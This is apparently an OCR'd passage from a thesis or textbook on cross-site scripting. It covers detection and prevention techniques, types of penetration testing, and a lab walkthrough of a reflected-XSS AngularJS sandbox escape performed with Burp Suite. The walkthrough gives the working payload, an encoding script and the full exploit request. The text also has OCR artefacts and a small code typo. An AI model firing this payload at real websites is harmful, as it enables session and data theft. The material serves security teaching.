

Step1:
Open a web application from your web browser
Step2:
Find any user-supplied input fields, such as login, comment, search
Step3:
Inject a JavaScript payload alert in the input field
step4:
Search for the injected payload in the source code of the web application
Steps to detect XSS vulnerabilities

FIGURE 3.9: Steps to discover XSS attack Jean R. Dora, 2021

There also exists a "Blind XSS". It is a subset of the Persistent-XSS, where an attacker blindly deploys malignant payloads in web application pages that are stored constantly on the target server. Moreover, the stored malicious payload is reflected in various other applications which are connected. Note that, this type of attack only triggers when the adversary's payload is stored by the webserver in a database and runs as an evil script in another part of the application or completely another web application.
The majority of the XSS methods used to identify this vulnerability are not adequate to recognize this type of XSS. A machine learning-based technique can be completely used to identify or detect the blind XSS. Testing results help to identify pernicious payloads that are likely to lay in the database through web applications.

3.5.1.1 Analysis Techniques used for the Detection of XSS on the Client-Side and the Server-Side

The discovery approaches can be: a) Static Analysis, b) Dynamic Analysis, c) Hybrid Analysis, and d) Data-driven Analysis. The settlement of a defense technique on the client-side can be set up either on the user's browser (the client) as filters or plug-ins or even on a proxy server.

a) Static Analysis
As per Chess and McGraw, the static analysis technique mostly centers around the web application's source codes. It examines carefully the codes for potential discovery vulnerabilities.
It is clear that code analysis is an absolute necessity, since XSS attacks happen in web applications, and the whole work is about cybersecurity. In any case, what we need to separate is that the static analysis does not plan for penetration testing, to inject payloads.
XSS filters are a case of a static tool. The idea behind the scene is that in the Reflected XSS attack, the script resides in both HTTP Request and Response which are exchanged between the client and the server. Giorgio Maone presents another XSS filter known as (NoScript, 2020), it works as an add-on. They are broadly available for Firefox and Seamonkey browsers. It facilitates the execution of Java, Flash, JavaScript, and other plug-ins only if they are coming from the acceptable, trusted source chosen by the user. For more information about static XSS detector, please see Li, 2020; Abdalla, 2020.
Rao et al. 2016 proposes a filter known as the XBuster filter, which was used as an extension to the Firefox browser. It fundamentally employs a substring matching algorithm. The primary task of the XBuster filter is to survey the JavaScript and the HTML contents which are in HTTP Request separately.
However, the work of Nguyen et al. Nguyen, Maleehuan, Aoki, et al. (2019) Maleehuan, 2019 demonstrates that static tools have also their downside since they produce false-positive alerts (vulnerabilities detected that do not exist) and false negatives, which means that real vulnerabilities not found. As a consequence, a final audit of a Security Analysis Static Tool (SAST) tool report is required to confirm each security vulnerability.
For more knowledge about benchmarking static analysis tools, *please see page 1558 from the book* Higueral, 2020.
b) Dynamic Analysis
This technique generally focuses on penetration testing. It tries various payloads on the web application's possible injection points, and also makes some extra analysis based on responses.
c) Hybrid Analysis
This category is a combination of the two analyses listed above. It increases the security against XSS efficiently. According to Upasana, 2018; computationally static methods are more expensive and suffer from the ineffectiveness to make decisions. Pan and Mao made the update their framework, in 2017, aiming to propose solutions to DOM-based XSS attacks in the browser extension. That new one is called the DOM-sourced XSS attack, and it proposes to use hybrid analysis.
d) Data-driven Analysis
Besides static, dynamic, and hybrid methods, there exist "data-driven" analysis; it is a new and popular technique developed mainly for cybersecurity analysis. Data-driven analysis is used to scrutinize the XSS payloads instead of analyzing website vulnerabilities.
Apart from DOM-based XSS attacks, the Reflected and Stored occur mostly due to a low-security level on the server side. Again, as described above, it involves the same techniques as for the client-side. Gupta, 2016, introduces XSS-Secure detection for XSS worm propagation. It is a service provided for Online Social Networking (OSN-based) multimedia websites on a cloud platform.

3.6 Brief Methods to Prevent XSS Attacks

Forestalling XSS is banal or trivial in some cases, and again however can be a lot harder relying upon the intricacy of the web application and the manners in which it handles user-controllable information.
Usually, efficiently preventing cross-site-scripting vulnerabilities is likely to involve a combination of the following measures:

1. ***Filter any user-input on arrival***. At the point where input is injected and received, the mechanism filter should be applied as soon as possible.

2. ***Validation***.It is the comparison of input against white list.

3. ***Sanitization***. It is the combination of escaping, filtering and validation mechanisms that assures malicious code cannot be injected into your website.

4. ***Encode information on output***. At the point where any possible response is to be given from the server, the data should be encoded first to stop it from being interpreted as an active substance (active content). Contingent upon the yield setting, this may require applying mixes of HTML, URL, JavaScript, and CSS encoding.

5. ***Use relevant, suitable response headers***.To prevent XSS in HTTP responses that are not planned to contain any HTML or JavaScript, you can employ the Content-Type and X-Content-Type-Options headers to guarantee that browsers interpret or decipher the responses in the way you plan.

6. ***Content Security Policy (CSP)***. As a last line of the guard, you can utilize CSP to lessen the seriousness and the severity of any XSS vulnerabilities that happen. *For more information, please see* PortSwigger, 2021.

Chapter 4

Penetration Testing

DETECTION, EXPLOITATION AND MITIGATION OF CROSS-SITE-SCRIPTING

When trying to exploit the XSS vulnerabilities, the first thing you need to know is where your input is being reflected in the Document Object Model of the HTML document. Depending on how they appear in the HTML code, you will be able to execute the appropriate JavaScript code in different ways. First of all, penetration testing is colloquially known as penetration testing or ethical hacking. The term "ethic" means "moral", "actions taken with respect, authorization". Thus, when combined with the term "hacking", it is of great importance and erases the negative perspective about the word "hacking" itself. Penetration testing is a security exercise where a cybersecurity individual attempts to scan, find and exploit vulnerabilities in a web application or a computer system.
It is always a good practice for a company to have a penetration testing action executed by someone who does not know the security of their system and/or a little knowledge about it, such as external pen-testers. The reason is that automatically the pentester already had a clue about the system security, they can expose blindly the very little weakness it may contain to high risk.
The stages of penetration testing are constituted of the following steps.
a) ***Information gathering*** about the target system (Website name, Network-based if possible, hours of working of employees, etc, for example).
b) The first phase of the real action by the attacker is ***scanning the website, or the network***. Depending on the attacker, and what he has as a preplanned program, at all points, this step will help him a lot by gathering more and more information about the target system.
c) ***Launching the attack***. After all the intended information is gathered by the attacker, he can proceed to launch the attack.
d) ***Gaining access*** - Everything is done on a purpose; after gathering information, and launching the attack, it might be time now to proceed with the escalation of privileges, gaining access to the system.
e) ***Maintaining access*** - This phase allows the attacker to have control of the system for some time, and/or even after stopping the attack.
f) ***Erasing trace*** - This step is considered to be the most important part for a hacker, no matter if you are an ethical hacker or a malicious hacker. It is crucial to be mindful of when leaving a trace, what further steps can be taken by the authorities against you.
Before diving into the following sections, we briefly enumerate some general types of penetration tests.

- ***Closed-box penetration testing*** - Commonly known as a 'single-blind' pen test. It is usually where the hacker is provided no prior information such as the company security system, software used, etc; besides the name of the target company.

- ***Open-box penetration testing*** - In this phase, the hacker (the attacker, or the penetration tester) will be given some information ahead of time about the target company's security information.


- ***Covert penetration testing*** - Regularly known as a 'double-blind' test. This is a situation where nearly no one in the company (in which the attack is going to be performed) is aware that a penetration test is going to be taken, including the IT and security experts who will be responding to the attack. These types of tests are usually called "intelligence testing, strength testing". This covert pen test challenges the knowledge of the security engineers, to check their speed of action and reactions. Besides, if everything went well in the test, this test allows the company to be assured that their security system has maximum safety. On the other hand, if a vulnerability is discovered from the attack, the company will quickly detect and fix that, since it would be able for any external malicious hackers to perform the same task as the hired hacker (the covert penetration tester, called ethical hacker). Note that in this test, the hired hacker should have some important details about the company ahead of time before launching the attack, to avoid any possible crashes, failure of the network, and so on.

4.1 Definition and Some Examples of Penetration Testing

First of all, the concept of penetration testing is an ethical term that is used to test a system (website, network, etc) to find and exploit vulnerabilities as soon as the exploitation will not damage the system in question. The goal of penetration testing is to detect weaknesses in an environment before a malicious attacker does. Then, to report the findings to the owner of the system (environment). There exist a few specific types of penetration tests:

- ***External penetration testing*** - In real-life, this penetration test always takes place first, i.e, before performing an internal test. In this type of penetration test, the hired hacker goes beyond and goes up against the external-facing technology of the company. In this perspective, the attacker is granted some access from the company that he can perform the attack remotely (outside of the building, far or nearby). Such access can be, for example, external network servers, web applications, etc. Without doing an external penetration testing, the organization may be subjected to:
  - Loss of Trust - Damage your business reputation (Severe)
  - Loss of productivity
  - Financial losses
  - Business continuity problems

  A brief example of why this testing is important is illustrated below:




External Penetration Testing

Globally, 30,000 websites are hacked daily.
There were 20M breached records in March 2021.
In 2020, ransomware cases grew by 150%.
Email is responsible for around 94% of all malware.
Every 39 seconds, there is a new attack somewhere on the web.
An average of around 24,000 malicious mobile apps are blocked daily on the internet.

FIGURE 4.1: Importance of the External Penetration Test

Performing an external penetration testing is very beneficial for a company as it can help the company:
- Discover security exposures and vulnerabilities before malicious attackers do.
- Ensure compliance with security standards and regulations.
- Discover open and filtered ports.

- ***Internal penetration testing*** - In this type of penetration test, the hired hacker executes the test inside the company and from its internal network. This pen test is very beneficial in such a way that, it helps determine how much damage a disgruntled/unhappy even unkind employee can cause from behind the company's firewall.



Internal Penetration Test

Reasons of why internal penetration test is important:

According to 2022, Cost of Insider Threats revealed:
Global Report reveals, insider threat incidents have risen 44% over the past two years, with costs per incident up more than a third to $15.38 million.

3 insider threat sources
Negligent or inadvertent users
Criminal or malicious insiders
Attackers that stole user credentials
Common reasons behind insider attacks
Employee negligence
Poor cybersecurity of a third-party vendor
Aim for personal gain
Malicious actions of employees
Susceptibility to social engineering

List of data breaches and cyber attacks in February 2022 | IT Governance
https://www.ekransystem.com/

FIGURE 4.2: Importance of the Internal Penetration Test

- ***Wireless Wi-Fi penetration testing*** New research of 2,000 Brits has revealed that 79% of public Wi-Fi users take significant risks when choosing hotspots.

More than 1/3 of daily public Wi-Fi users log into personal accounts requiring a password, 22% use credit cards, and 31% log in to online banking.
The BullGuard survey also revealed that 63% of people that use public Wi-Fi daily have their devices set up to 'automatically connect to the strongest Wi-Fi signal', or to 'automatically connect to Wi-Fi hotspots they've used before.'

Wi-Fi Penetration Test Importance
- Detecting and reporting which cipher & authentication protocols are in use to inform the client know about the security risks.
- Detecting rogue access points in the client's vicinity.
- Detecting signal bleeding, as it can be dangerous if being out of control of the company network administrator.
- It informs the clients to know that the disruption of SSID networks can be made by an attacker. Hence, to apply security measures before it happens.
- Apply a brute-forcing attack against the client's SSID before a malicious attacker does.
- Finding users knowledge-base of company about security by applying evil twin attack to them.



Performing a Successful Wi-Fi Penetration Testing
1 Wireless Reconnaissance
2 Identifying Wireless Networks
3 Vulnerability Research
4 Exploitation
Wireless Penetration Test
5 Reporting
6 Remediation & Security Controls
Executive Reports


FIGURE 4.3: Importance of the Internal Penetration Test

Now, we have seen the importance of penetration testing in different areas. However, in our case, we give a more focus on the external penetration test assuming having no prior information about the target. Since the XSS vulnerabilities reside in user-input fields, therefore it is required so that the developers know what an attacker will try to exploit and fix that. One thing that can allow that is by performing external penetration testing (hence web application testing).

In the following sections, we have selected a few examples from our Labs training to demonstrate how the XSS attacks work, how they can be detected, and the security measures that can be applied to enhance web application security. Note that, there are a variety of ways to detect XSS attacks from a website. Where one method might not work, employing another method might be successful.

4.2 Reflected XSS with AngularJS Sandbox Escape Without Strings

To begin, as we have mentioned in the previous chapters, cross-site-scripting attacks are complicated. There exist hundreds of payloads that can be employed to inject into the website for testing. Depending on how and where the payload is reflected in the DOM-HTML, you will know which payloads will suit best for the exploitation after the detection.
1) In this first demonstration, we are going to execute a reflected cross-site-scripting (XSS) to escape completely the framework AngularJS sandbox, meaning that with no injecting strings. Note: We cannot know whether the payload injected is reflected in an AngularJS block or not, unless we perform a dynamic analysis of the particular web application in question. When launching the payload *<script>alert('1 !@#%&̂*()_+"${}Yes"/ ')</script>*, we see that all characters are coming as inserted without being escaped, excluding the double quotes, the angle brackets, and apostrophe which are encoded.
Note that, if you want to use a proper payload of JavaScript, make it simple for instance *<script>alert(3)</script>*. We apply the payload above to detect which characters are escaped from that peculiar website through the burp suite before the re-injection of another script (payload).



```
        <div theme="blog">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <script>angular.module('labApp',
[]).controller('vulnCtrl',function($scope, $parse) {
                            $scope.query = {};
                            var key = 'search';
                            $scope.query[key] = '&lt;script&gt;alert(&apos;1
!@#%^&*()_+&quot;${}Yes&quot;/ \ &apos;)&lt;/script&gt;';
                            $scope.value = $parse(key)($scope.query);
                        });</script>
                        <h1 ng-controller=vulnCtrl>0 search results for
{{value}}</h1>

                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the blog...'
name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class=blog-list>
                        <div class=is-linkback>
                            <a href=/>Back to Blog</a>
```

FIGURE 4.4: Escaping AngularJS framework

In the preceding figure (fig.4.4), we realize that our payload appeared in the burp suite on the inside of the AngularJS module, inside the JavaScript template, and the attack is not performed. One of the excellent ways to solve this is by escaping exclusively the "AngularJS" block and executing an alert without using the Evaluate/Execute function, hence the eval() function, since we are trying to avert strings. Note that JavaScript eval() function evaluates or executes an argument also. The initial action is taken when the argument is an expression. If the argument is a JavaScript statement, then it performs the statement.
Avoiding strings would require us to use conversions. For this reason, we use JavaScript String fromCharCode() method to convert our preplanned string for the payload to charCode. For more detail about fromCharCode. (*Please see ww3, 2022, time it was accessed.*)
If the box at the beginning gets bypassed, we will not be capable to write strings, how then are we going to write this JavaScript payload <script>alert(2626)</script>? For this purpose, we will need some conversions. The motif is that, we have to bypass or escape the AngularJS framework with have no strings.
To do so, we effictively break the AngularJS sandbox by using toString() technique and get the string prototype while we overwrite it with charAt joint as an arrary (*charAt%3d[].join;*) by unicoding "=" entities. After, we passed an array to the "orderBy" filter, and set the argument to the filter to create the conversion.
By overwriting the function using the [].join method, we have the charAt() function return all the characters that have been sent to it.


The scheme formula to escape the AngularJS sandbox is as below:
1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.from CharCode(value1, value2, value3, ...value_n) = 1
Having your alert function preplanned/premeditated, you can open up your NetBeans (an open-source integrated development environment (IDE) for developing with Java,
PHP, C++, C#, and other programming languages), or any other available tools such as Visual Studio to convert it to charCode. Create a new HTML project for example, and paste the code below in the body and execute it:

```
<p id="Jean" class="blabla"></p>

  <script>
       var txt = "";
       var theArray = ["y","=","a","l","e","r","t","(","9",")"];
//Create a function:
       function theFunc(value, index, array){
            txt = txt + value.charCodeAt() + ", ";
}
        theArr.forEach(theFunc);
        document.getElementById("Jean").innerHTML = txt;
  </script>
```

What the code right above does, converts the payload string you intend to inject after the **Search=** in burp suite to a converted array of numbers charCode.
Now, you can substitute the values from .fromCharCode with the array. Thus, it will become like this:
1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.from

CharCode(121,61,97,108,101,114,116,40,57,41)=1
Since we have overwritten the **charAt** function, AngularJS will accept our numbers in the array. **Note:** if you add space between the numbers in the array and equal to true, it will usually not work. You would need to encode the "space" also.
Going back to your burpsuite "Repeater –> Request" tab, delete your previous testing payload after GET **/?search=** HTTP method and paste the payload right above there, leaving the **HTTP/1.1** unmodified.
Run the attack again by clicking on the "Go" tab. Check now your "Response" area in the burp suite to see how it looks. Right-click on the blank "Repeater, Response" page, choosing "Request in browser" –> "In current browser session", copy the URL link and paste it onto your browser, and that is it! The exploitation occurred.
Now, since we see it is vulnerable to XSS after escaping the AngularJS block without string, we can create a more dangerous attack to get information from that website, not only just trigger an alert.




```
GET
/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orde
rBy:toString().constructor.fromCharCode(121,61,97,108,101,114,116,40
,57,41)=1 HTTP/1.1
Host[redacted]
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://[redacted]
arch=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy
:toString().constructor.fromCharCode(121,61,97,108,101,114,116,40,57
,41) = 1
Cookie: session=Jb[redacted]ywK
Connection: close
Upgrade-Insecure-Requests: 1
```

```
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <script>angular.module('labApp',
[]).controller('vulnCtrl',function($scope, $parse) {
                            $scope.query = {};
                            var key = 'search';
                            $scope.query[key] = '1';
                            $scope.value = $parse(key)($scope.query);
                            var key =
'toString().constructor.prototype.charAt=[].join;[1]|orderBy:toString().const
ructor.fromCharCode(121,61,97,108,101,114,116,40,57,41)';
                            $scope.query[key] = '1';
                            $scope.value = $parse(key)($scope.query);
                        });</script>
                        <h1 ng-controller=vulnCtrl>4 search results for
{{value}}</h1>
                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the
blog...' name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class=blog-list>
                        <a href="/post?postId=1"><img
```

FIGURE 4.5: Escaping AngularJS framework using fromCharCode conversion

Note that, AngularJS executes escaping ipso facto for any variable included in curly braces and for the particular context such as URL, HTML, CSS, etc.
Moreover, this execution is made without the need for a programmer to use special syntax. It is not always simple to exploit this framework (now known as Angular), as it has built-in protection from cross-site scripting attacks. However, it is still possible by having thorough research. One of the most usual way to deliver unsafe HTML in AngularJS framework is by clearly turning off the sanitization by calling the next function **$sce.trustAsHtml()** on the variable content and utilize **ngBindHtml** directive inside the template. However, we are not going to emphasize it too much on it, for more detail, please see Ksenia, 2021.
2) One of the procedures to take first when it comes to finding hidden data on a web page, is by going through the "inspect element" option, or something equivalent and/or "view the source code" having a right-clicking on that web page. After clicking on the "inspect element", we can highlight the "HTML" segment (in that inspect element block), again right-click and select copy "outer HTML", and paste it to a blank file to analyze the code fully.

Always remember to make this step, and "view the source code" of a page when trying to test a web application page or to find something inside. By making a copy like this, we can get sometimes more information than just going through "View source code".
